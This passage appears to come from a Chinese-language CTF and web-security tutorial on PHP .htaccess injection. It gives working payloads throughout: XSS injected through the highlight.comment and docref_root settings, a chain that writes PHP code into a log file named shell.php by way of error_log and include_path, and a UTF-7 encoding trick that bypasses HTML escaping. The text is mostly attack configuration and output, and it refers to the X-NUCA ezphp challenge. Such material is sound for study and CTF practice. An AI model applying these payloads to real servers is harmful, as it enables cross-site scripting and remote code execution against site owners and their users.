.htaccess

```
php_value highlight.comment '"><script>alert(1);</script>'
```

其中的 `highlight.comment` 也可以换成如下其他选项

highlight.bg	"#FFFFFF"	PHP_INI_ALL	在 PHP 5.4.0 中移除该选项。
highlight.comment	"#FF8000"	PHP_INI_ALL	
highlight.default	"#0000BB"	PHP_INI_ALL	
highlight.html	"#000000"	PHP_INI_ALL	
highlight.keyword	"#007700"	PHP_INI_ALL	
highlight.string	"#DD0000"	PHP_INI_ALL	

(https://xzfile.aliyuncs.com/media/upload/picture/20200909010040-d2e896bc-f1f4-1.png)

index.php

```
<?php  
highlight_file(__FILE__);  
// comment
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200909010053-daf6b2d0-f1f4-1.png)


0x3.6.2 错误消息链接

index.php :

```
<?php  
include('foo');#foo报错
```

.htaccess

```
php_flag display_errors 1  
php_flag html_errors 1  
php_value docref_root "'<script>alert(1);</script>"
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200909010109-e4856468-f1f4-1.png>)

0x3 7 白字以错误文件

error.php


```
<?php include('shell');#报错页面
```

.htaccess

```
php_value error_log /tmp/www/html/shell.php
php_value include_path "<?php phpinfo(); __halt_compiler();"

```

访问 error.php，会报错并记录在 shell.php 文件中



```
ye1s@kali:/var/www/html$ cat shell.php
[08-Sep-2020 08:17:02 America/New_York] PHP Warning: include(info): failed to open stream: No such file or directory in /var/www/html/error.php on line 1
[08-Sep-2020 08:17:02 America/New_York] PHP Warning: include(): Failed opening 'info' for inclusion (include_path='<?php phpinfo(); __halt_compiler();') in /var/www/html/error.php on line 1
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909010123-ed10a03e-f1f4-1.png>)

因为会经过 html 编码，所以需要 UTF-7 来绕过。

.htaccess

```
# 第一次
php_value error_log /tmp/shell #定义错误路径
#---- "<?php phpinfo(); __halt_compiler();" in UTF-7:
php_value include_path "+ADw?php phpinfo()+ADs +AF8AXw-halt+AF8-compiler()+ADs"
```



```
# 第二次
php_value include_path "/tmp" #将include()的默认路径改变
php_flag zend.multibyte 1
php_value zend.script_encoding "UTF-7"
```

例题可看 X-NUCA-ezphp (<https://www.cnblogs.com/tr1ple/p/11439994.html>)

<https://www.anquanke.com/post/id/205098>
(<https://www.anquanke.com/post/id/205098>)
<https://www.cnblogs.com/Wanghaoran-s1mple/p/13152075.html>
(<https://www.cnblogs.com/Wanghaoran-s1mple/p/13152075.html>)
<http://httpd.apache.org/docs/2.4/> (<http://httpd.apache.org/docs/2.4/>)
<https://github.com/sektioneins/pcc/wiki/PHP-htaccess-injection-cheat-sheet>
(<https://github.com/sektioneins/pcc/wiki/PHP-htaccess-injection-cheat-sheet>)
<https://www.freebuf.com/vuls/218495.html>
(<https://www.freebuf.com/vuls/218495.html>)